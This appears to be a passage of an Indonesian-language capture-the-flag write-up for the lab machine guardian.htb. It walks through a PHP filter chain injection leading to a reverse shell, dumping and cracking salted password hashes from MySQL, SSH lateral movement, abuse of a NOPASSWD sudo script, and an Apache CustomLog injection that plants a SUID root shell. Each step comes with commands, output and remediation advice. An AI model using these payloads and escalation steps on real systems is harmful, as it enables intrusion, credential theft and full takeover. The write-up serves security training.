base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-2|convert.iconv.UTF16.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.ISO_69372.CSIBM921|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1162.UTF32|convert.iconv.L4.T.61|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.ba
```

Maka akan terbuat filter kemudian copy yang sudah kita warnakan kuning dari atas sampai bawah, dan masukkan kedalam URL tersebut dalam format seperti ini (lakukan untuk setiap command)

```
http://portal.guardian.htb/admin/reports.php?report=PHP_FILTER_CHAINS,system.php
```

6. Ketika berhasil maka dalam **terminal nc -lnvp 4444** akan terjadi reverse shell, dan jalankan ini **python3 -c 'import pty; pty.spawn("/bin/bash")'** (ini optional).




Remediation Strategies

- **Strict Input Validation (Allowlisting)**, dengan tidak pernah mengizinkan input pengguna langsung masuk ke fungsi include() atau require().
- **Disable PHP Wrappers**
- **WAF Implementation**
  Web Application Firewall (WAF) untuk mendeteksi dan memblokir pola serangan PHP Filter Chain yang biasanya memiliki string URL yang sangat panjang dan pola karakter spesifik.

Lateral Movement via Database Hash Dumping and Weak Password Cryptography

Executive Summary
Setelah mendapatkan akses awal ke server, ditemukan bahwa aplikasi menyimpan password hash pengguna di dalam database, dengan mekanisme pengamanan yang lemah karena menggunakan **static hardcoded salt** yang disimpan dalam file konfigurasi (**config.php**) yang dapat dibaca oleh pengguna web server.

Seorang penyerang yang telah mengkompromikan server web dapat mengakses database, mengambil (dump) seluruh password hash dan salt tersebut, lalu melakukan serangan **Offline Password Cracking**. Karena kebijakan password yang lemah dan penggunaan algoritma hashing yang tidak standar, penyerang berhasil memulihkan password clear-text untuk pengguna jamil. Hal ini memungkinkan penyerang untuk melakukan **Lateral Movement** dengan masuk melalui **SSH**, memberikan akses sistem yang lebih stabil dan persistent.



Karena penyerang dapat mengeksploitasi penyimpanan kredensial yang buruk untuk berpindah konteks menjadi pengguna sistem penuh (***Lateral Movement***), yang memberikan dampak total terhadap kerahasiaan dan integritas sistem.

Impact
- **Lateral Movement**
- **SSH Access**
- **Privilege Escalation Potential**

Steps to Reproduce
1. Dengan membaca file konfigurasi (**config.php**) yang ada di step sebelumnya kita mendapatkan kredensial database dan salt: 8Sb)tM1vs1SS
2. Masuk ke layanan MySQL menggunakan kredensial root yang telah ditemukkan.

```
mysql -u root -p'Gu4rd14n_un1_1s_th3_b3st'
```

3. Kita akan menjalankan

```
show databases;
```

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| guardiandb         |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
```

```
use guardiandb;
```


```
mysql> use guardiandb;
use guardiandb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

```
show tables;
```

```
mysql> show tables;
show tables;
+-------------------+
| Tables_in_guardiandb |
+-------------------+
| assignments       |
| courses           |
| enrollments       |
| grades            |
| messages          |
| notices           |
| programs          |
| submissions       |
| users             |
+-------------------+
9 rows in set (0.00 sec)
```

```
SELECT * FROM users;
```



4. Kemudian kita akan menjalankan command, yang akan mengembalikan file **admin_lecturer_hashes.txt** yang berisi password_hash, yang diikuti oleh salt (**8Sb)tM1vs1SS**) dari **user_role admin** atau **lecturer**. Kemudian kita list file dalam directory tersebut.

```
mysql -u root -p'Gu4rd14n_un1_1s_th3_b3st' -N -B -e "SELECT
CONCAT(password_hash, ':8Sb)tM1vs1SS') FROM guardiandb.users
WHERE user_role IN ('admin', 'lecturer');" >
admin_lecturer_hashes.txt
```



5. Kemudian kita akan lihat isinya dan copy-paste into sebuah file bernama user.hash dalam kali linux.

```
$ cat admin_lecturer_hashes.txt
```

```
www-data@guardian:~/portal.guardian.htb/admin$ cat admin_lecturer_hashes.txt
cat admin_lecturer_hashes.txt
694a63de406521120d9b905ee94bae3d863ff9f6637d7b7cb730f7da535fd6d6:8Sb)tM1vs1SS
c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250:8Sb)tM1vs1SS
8623e713bb98ba2d46f335d659958ee658eb6370bc4c9ee4ba1cc6f37f97a10e:8Sb)tM1vs1SS
1d1bb7b3c6a2a461362d2dcb3c3a55e71ed40fb00dd01d92b2a9cd3c0ff284e6:8Sb)tM1vs1SS
7f6873594c8da097a78322600bc8e42155b2db6cce6f2dab4fa0384e217d0b61:8Sb)tM1vs1SS
4a072227fe641b6c72af2ac9b16eea24ed3751211fb6807cf4d794ebd1797471:8Sb)tM1vs1SS
23d701bd2d5fa63e1a0cfe35c65418613f186b4d84330433be6a42ed43fb51e6:8Sb)tM1vs1SS
c7ea20ae5d78ab74650c7fb7628c4b44b1e7226c31859d503b93379ba7a0d1c2:8Sb)tM1vs1SS
9b6e003386cd1e24c97661ab4ad2c94cc844789b3916f681ea39c1cbf13c8c75:8Sb)tM1vs1SS
ba227588efcb86dcf426c5d5c1e2aae58d695d53a1a795b234202ae286da2ef4:8Sb)tM1vs1SS
18448ce8838aab26600b0a995dfebd79cc355254283702426d1056ca6f5d68b3:8Sb)tM1vs1SS
b88ac7727aaa9073aa735ee33ba84a3bdd26249fc0e59e7110d5bcdb4da4031a:8Sb)tM1vs1SS
www-data@guardian:~/portal.guardian.htb/admin$
```

Kemudian dalam kali linux

```
$ nano user.hash
```

Copy-paste isi **admin_lecturer_hashes.txt** kedalam **user.hash** kemudian **ctrl+s** > **ctrl+x** .

6. Setelah itu kita akan menggunakan hashcat untuk memecah password dari list user tersebut menggunakan wordlist rockyou.txt

```
$ hashcat -m 1410 -a 0 user.hash /path/to/your/rockyou.txt
```

```
┌──(drycry㉿drycry)-[~/Desktop/php_filter_chain_generator]
└─$ hashcat -m 1410 -a 0 user.hash /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.6) starting
```

7. Ini lah hasil hashcat kita (**hash+salt : password**)

```
c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250:8Sb)tM1vs1SS:copperhouse56
694a63de406521120d9b905ee94bae3d863ff9f6637d7b7cb730f7da535fd6d6:8Sb)tM1vs1SS:fakebake000
```

8. setelah dilihat kembali dalam tabel **guardiandb.users**, user tersebut merupakan :


```
|      1 | admin            | 694a63de406521120d9b905ee94bae3d863ff9f6637d7b7cb730f7da535fd6d6 | System Admin        | admin@guardian.htb              |
 2003-04-09 | 2625 Castlegate Court, Garden Grove, California, United States, 92645        | admin     | active | 2025-11-28 09:33:08 | 2025-11-28 09:33:08
|      2 | jamil.enockson   | c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250 | Jamil Enocksson     | jamil.enockson@guardian.htb     |
 1999-09-26 | 1061 Keckonen Drive, Detroit, Michigan, United States, 48295                 | admin     | active | 2025-11-28 09:33:08 | 2025-11-28 09:33:08
```

Username = jamil.enockson Password = copperhouse56	Username = admin Password = fakebake000


9. Kita hanya akan melakukan **ssh** ke **jamil.enockson@guardian.htb** , namun ini tidak berhasil

```
┌──(drycry㉿drycry)-[~/Desktop/php_filter_chain_generator]
└─$ ssh jamil.enockson@guardian.htb
The authenticity of host 'guardian.htb (10.10.11.84)' can't be established.
ED25519 key fingerprint is SHA256:yDuqpioi/UxJDaMuo7cA54YDvpjykfPdRibqdx+QE9k.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'guardian.htb' (ED25519) to the list of known hosts.
jamil.enockson@guardian.htb's password:
Permission denied, please try again.
jamil.enockson@guardian.htb's password:
```

10. Dengan mengubahnya menjadi jami@guardian.htb koneksi berhasil dibuat



11. Dengan ini kita berhasil mendapatkan akses ke dalam komputer jamil@guardian kemudian kita melihat seluruh file yang ada dalam komputer tersebut.



12. Kemudian kita buka file **user.txt** dan kita mendapatkan user flag.




Remediation Strategies

- **Use Strong Hashing Algorithms**, gunakan algoritma hashing modern (**Bcrypt**, **Argon2id**, **PBKDF2**). Ini otomatis menangani salt yang aman dan memperlambat brute-force.
- **Dynamic Salting,** setiap pengguna harus memiliki salt acak yang unik yang dibuat saat pembuatan akun.
- **Enforce Strong Password Policy**
- **Restrict Database Access,** batasi hak akses aplikasi web agar tidak dapat membaca seluruh tabel pengguna (**Least Privilege**), atau enkripsi kolom sensitif pada level aplikasi.

Insecure Sudo Configuration & Vulnerable Script Execution leading to Lateral Movement

Executive Summary
Kesalahan konfigurasi keamanan (**security misconfiguration**) ditemukan pada akun **jamil**, yang memungkinkannya menjalankan Python (**/opt/scripts/utilities/utilities.py**) sebagai pengguna **mark** tanpa memerlukan password (**NOPASSWD**). Ini memiliki kerentanan **Command Execution**. Ketika dijalankan dengan argumen tertentu, alih-alih menjalankan fungsi normal, namun memberikan akses shell interaktif kepada **jamil**. Ini memungkinkan **jamil** untuk sepenuhnya mengambil alih identitas **mark**.



Karena memanfaatkan konfigurasi sudo yang lemah. Pengguna hak akses rendah (**jamil**) dapat mengubah konteks (**Scope Changed**) dan mengambil alih akun pengguna lain (**mark**) sepenuhnya.

Impact
- **Lateral Movement**
- **Identity Theft**
- **Potential Privilege Escalation to Root**

Steps to Reproduce
1. Kita pertama coba melihat isi sebuah direktori (folder) secara lengkap dan mendetail menggunakan command

```
$ ls -la
```

```
jamil@guardian:~$ ls -la
total 32
drwxr-x--- 4 jamil jamil 4096 Nov 29 06:26 .
drwxr-xr-x 6 root  root  4096 Jul 30 14:59 ..
lrwxrwxrwx 1 root  root     9 Jul 14 16:57 .bash_history → /dev/null
-rw-r--r-- 1 jamil jamil  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 jamil jamil 3805 Apr 19  2025 .bashrc
drwx------ 2 jamil jamil 4096 Apr 26  2025 .cache
drwxrwxr-x 3 jamil jamil 4096 Nov 29 06:26 .local
lrwxrwxrwx 1 root  root     9 Apr 12  2025 .mysql_history → /dev/null
-rw-r--r-- 1 jamil jamil  807 Jan  6  2022 .profile
-rw-r----- 1 root  jamil   33 Nov 29 02:55 user.txt
```

2. kemudian kita memeriksa hak istimewa (privileges) yang dimiliki oleh user jamil dengan command

```
$ sudo -l
```

```
jamil@guardian:~$ sudo -l
Matching Defaults entries for jamil on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jamil may run the following commands on guardian:
    (mark) NOPASSWD: /opt/scripts/utilities/utilities.py
jamil@guardian:~$
```

Ini menunjukkan bahwa **Jamil** diizinkan untuk meminjam identitas user **mark** dan tidak memerlukan password apapun dan menjalankan **/opt/scripts/utilities/utilities.py.**

3. Dengan ini kita bisa menjalankan

```
$ sudo -u mark /opt/scripts/utilities/utilities.py
system-status
```

4. Dimana ini artinya jalankan command sebagai mark, dan menjalankan **system-status** dari **/opt/scripts/utilities/utilities.py** ini malah memberikan akses **Command Prompt (Shell)** milik **mark**.

```
jamil@guardian:~$ sudo -u mark /opt/scripts/utilities/utilities.py system-status
mark@guardian:/home/jamil$
```


Remediation Strategies

- **Restrict Sudo Access,** hapus izin **NOPASSWD** untuk **utilities.py** jika tidak benar-benar diperlukan oleh **jamil**.
- **Secure Code Review,** pastikan script tidak menggunakan fungsi berbahaya seperti **os.system()** atau **exec()** dengan input yang tidak disanitasi.
- **Principle of Least Privilege**, pastikan script administratif hanya dapat dijalankan oleh pengguna yang memang memiliki wewenang.

Privilege Escalation to Root via Insecure Sudo Configuration (Apache Config Injection)

Executive Summary

Pengguna **mark** memiliki akses **sudo NOPASSWD** ke **/usr/local/bin/safeapache2ctl**, yang memungkinkan penentuan file konfigurasi Apache (**.conf**) dan melalui **flag -f.** Apache berjalan sebagai **root** saat pengecekan sintaks, penyerang dapat menyuntikkan perintah sistem melalui direktif **CustomLog (piped command)** dalam file konfigurasi berbahaya. Eksploitasi ini menghasilkan eksekusi kode sebagai root, yang digunakan untuk membuat **Backdoor SUID Shell** dan memperoleh akses administratif penuh.



Karena eksploitasi lokal dan mudah oleh pengguna hak terbatas (**mark**). Kerentanan ini memungkinkan penuh ke Administrator Sistem (**Root**), memberikan kontrol total atas server.

Impact

- **Full System Compromise**
- **Persistent Access**
- **Confidentiality Loss**

Steps to Reproduce

1. Pertama kita coba melihat isi sebuah direktori (folder) secara lengkap dan mendetail, dan juga memeriksa hak istimewa (privileges) yang dimiliki oleh user mark.

```
mark@guardian:/home/jamil$ cd
mark@guardian:~$ ls -la
total 32
drwxr-x--- 5 mark mark 4096 Nov 29 13:15 .
drwxr-xr-x 6 root root 4096 Jul 30 14:59 ..
lrwxrwxrwx 1 root root    9 Jul 14 16:57 .bash_history → /dev/null
-rw-r--r-- 1 mark mark  220 Apr 18  2025 .bash_logout
-rw-r--r-- 1 mark mark 3805 Apr 19  2025 .bashrc
drwx------ 2 mark mark 4096 Apr 26  2025 .cache
drwxrwxr-x 2 mark mark 4096 Nov 29 15:42 confs
drwxrwxr-x 3 mark mark 4096 Nov 29 09:22 .local
lrwxrwxrwx 1 root root    9 Apr 19  2025 .mysql_history → /dev/null
-rw-r--r-- 1 mark mark  807 Apr 18  2025 .profile
mark@guardian:~$ sudo -l
Matching Defaults entries for mark on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on guardian:
    (ALL) NOPASSWD: /usr/local/bin/safeapache2ctl
mark@guardian:~$
```

2. Kita bisa melihat bahwa mark dapat menjalankan program **safeapache2ctl** sebagai root tanpa password, maka kita coba jalankan program tersebut dengan

```
$ sudo /usr/local/bin/safeapache2ctl
```

```
mark@guardian:~$ sudo /usr/local/bin/safeapache2ctl
Usage: /usr/local/bin/safeapache2ctl -f /home/mark/confs/file.conf
```

Command ini menghasilkan pesan usage error yang muncul membocorkan command tersebut menerima **flag -f** yang mengizinkan penggunaan file konfigurasi custom. Kemudian juga, contoh path yang ditampilkan (**/home/mark/confs/file.conf**) mengarah ke direktori yang dapat ditulisi (**writable**) oleh user **mark**. Hal ini mengonfirmasi bahwa kita dapat melakukan **privilege escalation** dengan cara menyuntikkan **konfigurasi Apache** di direktori tersebut dan memaksa program **root** untuk mengeksekusinya.

3. Kemudian kita akan jalankan command ini dijalankan untuk membuat file konfigurasi Apache baru dengan nama file.conf

```
$ cat > /home/mark/confs/file.conf << 'EOF'
```

4. kemudian, diisi dengan

```
ServerRoot /tmp
LoadModule mpm_prefork_module
/usr/lib/apache2/modules/mod_mpm_prefork.so
LoadModule log_config_module
/usr/lib/apache2/modules/mod_log_config.so
Listen 8080
PidFile /tmp/test.pid
User www-data
Group www-data
ServerName localhost
CustomLog "|/bin/bash -c 'cp /bin/bash /tmp/rootbash && chmod
4755 /tmp/rootbash && chown root:root /tmp/rootbash'" common
EOF
```

Konfigurasi Apache standar yang :

- Menjalankan server di port 8080
- Menggunakan user www-data

- Menyimpan file PID di /tmp/test.pid

```
CustomLog "|/bin/bash -c 'cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash && chown root:root /tmp/rootbash'" common
```

CustomLog untuk menentukan file log
pipe (|) untuk menjalankan perintah shell
cp /bin/bash /tmp/rootbash ini untuk menyalin bash ke **/tmp/rootbash**
chmod 4755 untuk memberikan SUID bit (angka 4) yang membuat program dijalankan dengan hak akses pemilik file
chown root:root untuk mengubah pemilik file menjadi root

```
mark@guardian:~$ cat > /home/mark/confs/file.conf << 'EOF'
ServerRoot /tmp
LoadModule mpm_prefork_module /usr/lib/apache2/modules/mod_mpm_prefork.so
LoadModule log_config_module /usr/lib/apache2/modules/mod_log_config.so
Listen 8080
PidFile /tmp/test.pid
User www-data
Group www-data
ServerName localhost
CustomLog "|/bin/bash -c 'cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash && chown root:root /tmp/rootbash'" common
EOF
```

5. Kemudian kita jalankan program tersebut.

```
$ sudo /usr/local/bin/safeapache2ctl -f /home/mark/confs/file.conf
```

```
mark@guardian:~$ sudo /usr/local/bin/safeapache2ctl -f /home/mark/confs/file.conf
apache2: Syntax error on line 3 of /home/mark/confs/file.conf: module log_config_module is built-in and can't be loaded
Action '-f /home/mark/confs/file.conf' failed.
The Apache error log may have more information.
```

